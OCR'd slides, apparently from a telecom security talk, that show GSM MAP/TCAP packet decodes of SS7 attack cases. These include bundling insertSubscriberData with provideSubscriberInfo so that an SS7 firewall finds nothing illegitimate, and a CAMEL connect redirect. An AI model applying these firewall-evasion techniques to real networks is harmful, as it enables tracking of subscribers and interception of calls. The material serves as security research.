- InsertSubscriberData_REQ

TCAP End



TCAP Continue


- ReturnError

TCAP Continue

- ReturnResultLast

TCAP Continue


- ReturnResultLast



```
No. Protocol Info
  1 GSM MAP  invoke insertSubscriberData invoke deleteSubscriberData
  2 GSM MAP  returnError
  3 GSM MAP  invoke insertSubscriberData invoke insertSubscriberData
  4 GSM MAP  returnResultLast insertSubscriberData
  5 GSM MAP  returnResultLast
  6 TCAP     End dtid(040a169f)
  7 Camel-v2 invoke initialDP
  8 Camel-v2 invoke connect

▷ MTP 3 User Adaptation Layer
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
    ▷ end
◢ Camel-V2
    ◢ invoke
        ▷ invokeId: present (0)
        ▷ opcode: local (0)
        ◢ ConnectArg
            ◢ destinationRoutingAddress: 1 item
                ▷ CalledPartyNumber:[redacted]102
```

Case 4. Infinite loop

Send me info....quack! quack!



Don’t understand. Repeat one more time.


Case 4. Infinite loop

TCAP Begin


InsertSubscriberData_REQ

ProvideSubscriberInfo_REQ

Both MAP components do not contradict FS.11



If the SS7 FW inspects all the components it does not find any illegitimate data




```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ◢ begin
      [Transaction Id: 00002ef7]
    ▷ Source Transaction ID
      oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    ◢ dialogueRequest
        Padding: 7
      ▷ protocol-version: 80 (version1)
        application-context-name: 0.4.0.0.1.0.16.3 (subscriberDataMngtContext-v3)
    ▷ components: 2 items
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: insertSubscriberData (7)
      ▷ IMSI: [redacted]262
        category: 0a
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 2
      ◢ opCode: localValue (0)
          localValue: provideSubscriberInfo (70)
      ▷ IMSI: [redacted]262
```

Case 4. Infinite loop

TCAP Begin

InsertSubscriberData_REQ


ProvideSubscriberInfo_REQ



TCAP Continue

ReturnError

Reject



```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo
  2  GSM MAP   returnError reject

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
   ▷ continue
◢ GSM Mobile Application
   ◢ Component: returnError (3)
      ◢ returnError
           invokeID: 2
         ▷ errorCode: localValue (0)
◢ GSM Mobile Application
   ◢ Component: reject (4)
      ◢ reject
         ▷ invokeIDRej: derivable (0)
         ▷ problem: invokeProblem (1)
```


Case 4. Infinite loop

TCAP Begin

- InsertSubscriberData_REQ
- ProvideSubscriberInfo_REQ


TCAP Continue

- ProvideSubscriberInfo_REQ



TCAP Continue

- ReturnError
- Reject



```
No.  Protocol  Info
  1  GSM MAP   invoke insertSubscriberData invoke provideSubscriberInfo
  2  GSM MAP   returnError reject
  3  GSM MAP   invoke provideSubscriberInfo

▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ continue
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 2
      ◢ opCode: localValue (0)
          localValue: provideSubscriberInfo (70)
      ▷ IMSI: [redacted]262
      ▷ requestedInfo
```


Case 4. Infinite loop

TCAP Begin

- InsertSubscriberData_REQ
- ProvideSubscriberInfo_REQ

TCAP Continue

- ProvideSubscriberInfo_REQ




TCAP Continue

- ReturnError
- Reject

